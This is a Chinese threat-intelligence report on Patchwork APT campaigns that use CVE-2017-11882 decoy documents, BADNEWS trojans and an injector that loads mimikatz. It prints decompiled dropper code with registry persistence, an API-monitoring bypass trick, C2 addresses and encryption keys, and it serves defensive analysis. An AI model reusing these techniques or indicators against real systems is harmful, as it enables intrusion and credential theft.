
诱饵相关信息如下：

|       |                                  |
|-------|----------------------------------|
| 文件名   | ContributionStatus.doc           |
| MD5   | 236b62124c862664c4cb179b4b3b844a |
| 文件大小  | 1635712 bytes                    |
| 样本上传地 | 巴基斯坦                             |

诱饵2

以巴基斯坦相关部门研讨注册表单相关文档为诱饵。



Inter Departmental Workshop - AML/CFT

Registration Form



Name

CNIC

Department

Rank

D.O.B

Mobile

Email

Present Address

Date


Page - 01

诱饵相关信息如下：


|       |                                  |
|-------|----------------------------------|
| 文件名   | AML-CFT.doc                      |
| MD5   | 43e2a8601a4f70897d73353c4908f224 |
| 文件大小  | 1916332 bytes                    |
| 样本上传地 | 巴基斯坦                             |

漏洞利用

两个钓鱼文档都内置了CVE-2017-11882漏洞利用代码，通过触发Office应用中公式编辑器组件的栈溢出漏洞，从而执行指定的shellcode。



漏洞利用将触发两段shellcode。第一段shellcode的主要功能为通过栈地址计算得到第二段shellcode的起始位置，并跳转至第二段shellcode执行。



Shellcode使用动态获取的方式获取API进行调用，首先在C:\ProgramData\Microsoft\DeviceSync目录下释放隐藏的mcods.exe和McVsoCfg.dll文件，并为mcods.exe添加注册表启动项。



```


101     v41 = (void (__stdcall *)(int, int, int, int, int, int))RegCloseKey;
102 }
103 else
104 {
105     v41 = 0;
106     RegCreateKeyExA = 0;
107     RegSetValueExA = 0;
108 }
109 ShellExecuteA = 0;
110 if ( v6 )
111     ShellExecuteA = (char *)GetProcAddress_A31(v6, 0x70F2D4B1);
112 v10 = ((int (__cdecl *)(_DWORD, int, int, int))VirtualAlloc)(0, 0x113140, 0x3000, 64);
113 RtlDecompressBuffer(2, v10, 0x113140, vars0 + 0x990);
114 strcpy((char *)v49, "C:\\ProgramData\\Microsoft\\DeviceSync\\McVsoCfg.dll");
115 memcpy((char *)&v49[12] + 1, "afqllhntwcccdzwybmgwnuk", 23);
116 v48 = ((int (__stdcall *)(int *, unsigned int, int, _DWORD, int, int))CreateFileA)(v49, 0xC0000000, 2, 0, 1, 2);
117 WriteFile(v48, &byte_943A0[v10], sub_7EDA0, &v47, 0, v23, v30);
118 CloseHandle(v48, v15, v18, v24, v31);
119 strcpy((char *)&v49[9], "mcods.exe");
120 memcpy((char *)&v49[11] + 2, "lrkpwjyjp", 8);
121 v48 = CreateFileA(v49);
122 WriteFile(v48, (char *)v10, (int (*)())byte_943A0, &v47, 0, v25, v32);
123 CloseHandle(v48, v16, v19, v26, v33);
124 memcpy(&v50[25], "craxzfppaeqzftnhinsbboggrzwyijcowcmhoyddfybkpnzv", 48);
125 strcpy((char *)v50, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
126 RegCreateKeyExA(-2147483647);
127 strcpy((char *)v50, "OneDrive");
128 memcpy((char *)&v50[4] + 1, "omblkdi", 7);
129 RegSetValueExA(v47, v50, 0, 1, v49, 100, v20, v27, v34);
130 v41(v47, v14, v17, v21, v28, v35);
131 v11 = VirtualAlloc(0);
132 memcpy((void *)v11, ShellExecuteA, 0x1Fu);
133 v12 = (unsigned int)(ShellExecuteA + 31);
134 *(_DWORD *) (v11 + 35) = HIBYTE(v12) | 0xE0FF5800;
135 *(_DWORD *) (v11 + 31) = (v12 << 8) | 0x68;
136 VirtualProtect(v11, 40, 1, &v47);
137 Sleep(7001, v22, v29, v36);
138 ((void (__stdcall *)(int))VirtualProtect)(v11);
139 ((void (__stdcall *)(_DWORD, _DWORD, int *, _DWORD))v11)(0, 0, v49, 0);
140 return MEMORY[0x44E709](0);
141 }

```


值得一提的时，在最终调用ShellExecuteA执行mcods.exe时，shellcode专门申请了一块内存空间，将ShellExecuteA函数前31位字节码拷入该空间，后经计算将ShellExecuteA函数第32位字节码的调用地址填充在后，随后跳转到该地址执行。通过上述操作，可以绕过部分安全产品对重点API调用的监控。

| 地址       | HEX 数据      | 反汇编                               | 注释                 |
|----------|-------------|-----------------------------------|--------------------|
| 011E0000 | 8BFF        | mov edi,edi                       |                    |
| 011E0002 | 55          | push ebp                          |                    |
| 011E0003 | 8BEC        | mov ebp,esp                       |                    |
| 011E0005 | 83EC 40     | sub esp,0x40                      |                    |
| 011E0008 | A1 ECAF9976 | mov eax,dword ptr ds:[0x7699AFEC] |                    |
| 011E000D | 33C5        | xor eax,ebp                       | ← ShellExcuteA函数前部 |
| 011E000F | 8945 FC     | mov dword ptr ss:[ebp-0x4],eax    |                    |
| 011E0012 | 8B45 08     | mov eax,dword ptr ss:[ebp+0x8]    |                    |
| 011E0015 | 8B4D 0C     | mov ecx,dword ptr ss:[ebp+0xC]    |                    |
| 011E0018 | 8B55 10     | mov edx,dword ptr ss:[ebp+0x10]   |                    |
| 011E001B | 8365 E0 00  | and dword ptr ss:[ebp-0x20],0x0   |                    |
| 011E001F | 68 97708176 | push 0x76817097                   |                    |
| 011E0024 | 58          | pop eax                           |                    |
| 011E0025 | - FFE0      | jmp eax                           | ← 填充后续地址调用执行       |
| 011E0027 | 0000        | add byte ptr ds:[eax],al          |                    |

执行的mcods.exe伪装成McAfee病毒扫描组件，其pdb路径为E:\BuildEngineSpace\Temp\3d8b4dd-f3fc-447e-85ad-7e6a57a9176f\build\Win32\Release\mcods.pdb，并且携带了被窃取的签名。



由mcsods.exe侧载伪装成McVsoCfg.dll的BADNEWS变种木马，其木马与前述分析基本一致，其C2为51.89.251.8。



疑似针对我国的攻击

无独有偶，我们还发现摩诃草疑似针对我国的攻击，其诱饵名称为登记表，执行后经CVE-2017-11882释放BADNEWS木马。

登记表

个人信息

名:\_\_\_\_\_

姓:\_\_\_\_\_

出生日期:\_\_\_\_\_

交流

邮件:\_\_\_\_\_

函授邮件:\_\_\_\_\_

电话:\_\_\_\_\_

地址:\_\_\_\_\_

\_\_\_\_\_

专业细节

大学:\_\_\_\_\_

部门:\_\_\_\_\_

职位:\_\_\_\_\_

科研课题:\_\_\_\_\_

学历

目前的学历和大学:\_\_\_\_\_

该BADNEWS木马的基本信息如下：

|      |                                  |
|------|----------------------------------|
| 文件名  | mcods.exe                        |
| MD5  | bb7445a70c39e4fc04c0ee4d36659fff |
| 文件类型 | exe                              |
| 时间戳  | 63201318 (2022/9/13 13:20:24)    |

该BADNEWS木马会检测中国时区来实施定向攻击，并且木马的C2: 74.119.193.145位于香港。



```
13 sub_404E10(); // 隐藏窗口
14 sub_404FA0(Block); // 获取时区
15 v12 = 0;
16 memset(&v11[20], 0, 0x50u);
17 v3 = v10;
18 time_zone = Block;
19 v5 = Block[0];
20 strcpy(v11, "China Standard Time");
21 if ( v10 >= 0x10 )
22     time_zone = Block[0];
23 v6 = strcmp(time_zone, v11); // 比较中国时区
24 if ( v6 )
25     v6 = v6 < 0 ? -1 : 1;
26 if ( v6 )
27 {
28     _loaddll(0); // 退出
29     goto LABEL_12;
30 }
```

该木马同样使用AES加密，且密钥为DD1876848203D9E10ABCEEC07282FF37，早在2019年我们就在《摩诃草团伙利用公用平台分发C&C配置攻击活动揭露》<sup>[4]</sup>一文中披露过类似木马，这里就不在赘述其相关功能。

IOCs

C2:

139.28.38.236

AES密钥:

DD1876848203D9E10ABCEEC07282FF37

BlowFish密钥:

F0E1D2C3B4A5968778695A4B3C2D1E0F0011223344556677

主机名:

WIN-ABPA7FG820B

附录

提取到的C2信息

有趣的是，我们很好奇该密钥为什么使用四年之久仍未更换，且其位数为32位，这与MD5的位数不谋而合，于是我们尝试反向查询。果然，该密钥为字符串‘whitehouse’的MD5，或许是摩诃草开发人员的戏谑，或是有别的隐情，耐人寻味。

密文: dd1876848203d9e10abceec07282ff37

类型: 自动 [帮助]

查询 加密

查询结果:  
whitehouse

关联分析

摩诃草组织似乎对木马进行签名情有独钟，在对相同签名的关联分析中，我们发现近期摩诃草组织在使用mimikatz窃取受害主机密钥。

| MD5                              |
|----------------------------------|
| 17a6881088d1214e2a58b7a7cc09e9d6 |
| 3114808176d8adaa4078a5c536a8fb7c |

该木马在运行初期创建互斥体“MyCompanyappsUpdate”，我们在摩诃草组织的多个木马中均观察到了该互斥体。另外，样本还包含pdb路径“C:\Users\admin\source\repos\Cryptcmdpylod\x64\Release\Cryptcmdpylod.pdb”，其中“admin”用户名与我们在BADNEWS变种木马中看到的一致。

```
65  v4 = argc;
66  v55 = 0i64;
67  v56 = 0i64;
68  v57 = 0i64;
69  v58 = 0i64;
70  v59 = 0i64;
71  v60 = 0;
72  v61 = 0;
73  v62 = 0;
74  strcpy(ModuleName, "kernel32.dll");
75  ModuleHandleA = GetModuleHandleA(ModuleName);
76  v46 = 0i64;
77  v47 = 0i64;
78  v48 = 0;
79  v49 = 0;
80  strcpy(ProcName, "CreateMutexA");
81  qword_140280390 = (__int64)GetProcAddress(ModuleHandleA, ProcName);
82  strcpy(v63, "MyCompanyappsUpdate");
83  v6 = 1i64;
84  ((void (__fastcall *)(_QWORD, __int64, char *))qword_140280390)(0i64, 1i64, v63);
85  memset(Source, 0, 0x104ui64);
86  if ( v4 > 1 )
87  {
88      do
89      {
90          v7 = &v64;
91          do
```


并且该木马与Bozok RAT木马所使用的注入器有较强的相似性，并且木马还会打印步骤注释，种种迹象表明，摩诃草组织复用了部分代码，正在开发新的注入器。

```
res
cal nxt
res
faltu
gm

epnur2
epnur3
epnur4
epnur5

1
0
```

该注入器将内嵌在样本中的mimikatz解密后，创建自身的傀儡进程，将mimikatz注入其中执行。



注入的mimikatz为最新版本，该项目可以从内存中提取明文密码、哈希、PIN 码和 kerberos 凭证等，摩诃草组织应该是通过 mimikatz收集密码等信息为横向移动以及持久驻留做准备。

```
17 v3 = argc;
18 v5 = 0;
19 v6 = _acrt_iob_func(1u);
20 v7 = _fileno(v6);
21 Mode = setmode(v7, 0x40000);
22 v8 = _acrt_iob_func(2u);
23 v9 = _fileno(v8);
24 dword_14015A168 = setmode(v9, 0x40000);
25 wCodePageID = GetConsoleOutputCP();
26 SetConsoleOutputCP(0xFDE9u);
27 SetConsoleTitleW(L"mimikatz 2.2.0 x64 (oe.eo)");
28 SetConsoleCtrlHandler(HandlerRoutine, 1);
29 sub_14008BDB4((wchar_t *)L"\n"
30 " .#####. mimikatz 2.2.0 (x64) #19041 Oct 1 2021 22:04:24\n"
31 " .## ^ ##. \"A La Vie, A L'Amour\" - (oe.eo)\n"
32 " ## / \ \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )\n"
33 " ## \ \ / ## > https://blog.gentilkiwi.com/mimikatz\n"
34 " '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )\n"
35 " ##### > https://pingcastle.com / https://mysmartlogon.com **/\n");
36 sub_140082790(1i64);
37 v10 = v3;
38 if ( v3 <= 1 )
39 goto LABEL_7;
40 v11 = 1i64;
41 do
42 {
43 if ( v5 == -1073741558 )
44 goto LABEL_17;
45 if ( v5 == -1073741749 )
46 break;
47 sub_14008BDB4((wchar_t *)L"nmimikatz(commandline) # %s\n");
48 v12 = sub_14008288C((LPCWSTR)argv[v11++]);
49 v5 = v12;
50 }
```

## 总结

近期南亚板块热点事件频发，利用热点事件进行定向攻击成为趋势。摩诃草组织攻击武器较为丰富，其攻击武器并不会因为被安全公司多次曝光而有所收敛，反而会持续更新其攻击武器库。此次捕获的攻击活动也可以看出该组织攻击手法灵活多变，是攻击能力较强的APT团伙。

奇安信红雨滴团队在此提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张标题的未知文件，不安装非正规途径来源的APP。做到及时备份



重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（<https://sandbox.ti.qianxin.com/sandbox/page>）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TI P）、奇安信天狗漏洞攻击防护系统、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOCs  
PDB

C:\Users\admin\source\repos\Cryptcmdpylod\x64\Release\Cryptcmdpylod.pdb  
E:\BuildEngineSpace\Temp\f3d8b4dd-f3fc-447e-85ad-7e6a57a9176f\build\Win32\Release\mcods.pdb

互斥体  
MyCompanyappsUpdate

MD5  
17a6881088d1214e2a58b7a7cc09e9d6  
3573fb365cb90f54324ed47ed2bfdfdb  
3114808176d8adaa4078a5c536a8fb7c  
8bbc427565b008cd61af90d50256865b  
d063c4647678fcd44a87b4ec269f64c9  
bb7445a70c39e4fc04c0ee4d36659fff  
327ab2061b7965f741ac10ffcf4dcc86  
5fc1d8fa666a60c65d74b6a4dbf10413  
53dd49f39b0f8d41756edc2787473b67

90cf2ef763b2b70e74dd5ffec1b90327  
df7f14690566ad5f1c0e0048c9b3197c  
5dc86d29f26cb9792a285533fdff8835  
1f7f6928534ff002dbe843380d619e45  
4870de0cad3c841327990fd9b7513328  
c55682d9dbf45e1d91329d890b7fb49c  
e6abe882ca98e0a69d9e72d23f270161  
103f7c56772b5463a51c4992d1a1289f  
a36cc3ad0d74b621b8414fd33b65caad  
5b3498a0315f7a79dbfd34e5f048f11c  
9f2ff05f9f14b430d3207644268048bc  
6f2dd8fa31ec31a80d7d907f301fc62d  
7421610c8b7fb075bcff720b851bd2c9  
864bc9880c9f8c7123637f1bec3d0959  
f03314a168aa57bfdedba22dd837ad6f  
6cfa3be03fafa99546c7031169454fe1  
c5321b4083e6f006293feaac615550ee  
d7f5790287e1fc092685ac9d0a323435  
b07c9827d340011db8ff006de307f0a4  
af44bb69d3b03b9fffc71b347ab91c9a  
3101670f41f457b87d7d2fe6da30f22d  
236b62124c862664c4cb179b4b3b844a  
43e2a8601a4f70897d73353c4908f224

## C2

74.119.193.145  
125.209.76.62  
192.227.174.165  
172.81.62.200  
162.216.240.173:1991  
housingpanel.info

## 参考链接

- [1] <https://ti.qianxin.com/apt/detail/5aa10b90d70a3f2810c4d3c5?name=%E6%91%A9%E8%AF%83%E8%8D%89&type=map>
- [2] <https://ti.qianxin.com/blog/articles/analysis-of-the-attack-activities-of-patchwork-using-the-documents-of-relevant-government-agencies-in-pakistan-as-bait/>
- [3] <https://github.com/weidai11/cryptopp>

[4] <https://ti.qianxin.com/blog/articles/capricorn-gang-uses-public-platform-to-distribute-c&c-configuration-attacks/>